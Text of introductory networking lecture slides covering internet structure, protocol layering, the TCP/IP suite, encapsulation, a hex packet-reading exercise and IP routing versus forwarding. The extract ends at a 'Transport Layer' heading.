
Internet Structure: Network of networks

- ... and regional networks may arise to connect access nets to ISPS




Internet Structure: Network of networks

- ... and content provider networks (e.g., Google, Microsoft, Akamai) may run their own network, to bring services, content close to end users




Internet Structure: Network of networks



- At center: small # of well-connected large networks
 - “tier-1” commercial ISPs (e.g., Level 3, Sprint, AT&T, NTT), national & international coverage
 - content provider network (e.g., Google): private network that connects its data centers to Internet, often bypassing tier-1, regional ISPs

Packet Journey



- A packet passes through many networks!

Design Observation

- Hierarchical designs often address scalability issues

Network Protocols

What is a Protocol?

Human protocols:

- “what’s the time?”
- “I have a question”
- introductions
- specific msgs sent
- specific actions taken when msgs received, or other events

Network protocols:


- machines rather than humans
- all communication activity in Internet governed by protocols

Protocols define:

*(1) format, order of msgs sent and received among network entities, and
(2) actions taken on msg transmission, receipt*

What is a Protocol?

a human protocol and a computer network protocol:



Protocol Layers

- Networks are complex, with many “components”:
 - hosts
 - routers
 - links of various media
 - applications
 - protocols
 - hardware, software
- How can we organize this structure?

Layering

- Each protocol has a series of steps
- *Layers:* each layer implements a service
 - via its own internal-layer actions
 - relying on services provided by layer below

Why Layering?

- Explicit structure allows identification, relationship of complex system components
- Modularization eases maintenance, updating of system
 - change of implementation of layer service transparent to rest of system
 - e.g., change in gate procedure does not affect rest of system

TCP/IP protocol suite

TCP/IP Protocol Suite

- *Application*: supporting network applications
 - FTP, SMTP, HTTP
- *Transport*: process-to-process data transfer
 - TCP, UDP
- *Network*: routing of datagrams from source to destination
 - IP, routing protocols
- *Link*: data transfer between neighboring network elements
 - Ethernet, 802.111 (WiFi), PPP
- *Physical*: bits “on the wire”

HTTP, FTP, ...

TCP, UDP

IP

Ethernet

application


transport

network

link

physical

Encapsulation



Packet Representation

Packet Representation

- Hex representation
 - Uses numbers 0–9 and letters a–f
 - A byte is represented using two characters
 - E.g., 2a is one byte
 - In a byte, a nibble has 4 bits
 - 4 bits represent a character from 0–f

2 bytes


4500 003c 50db 0000 8001 cf8e 0a00 0048
0808 0808

20 bytes

What is this protocol? What is missing information?

Network Layer: Internet Protocol (IP)

- IP is a **connectionless** protocol, and provides no end-to-end control
 - A datagram service
- Each packet is treated **separately**, so packets can be:
 - received out of order
 - dropped
 - duplicated




Network Layer: Internet Protocol (IP)

- Recall Packet switching at the network core.

Routing: determines source-destination route taken by packets


- *routing algorithms*



Forwarding: move packets from router's input to appropriate router output

Transport Layer

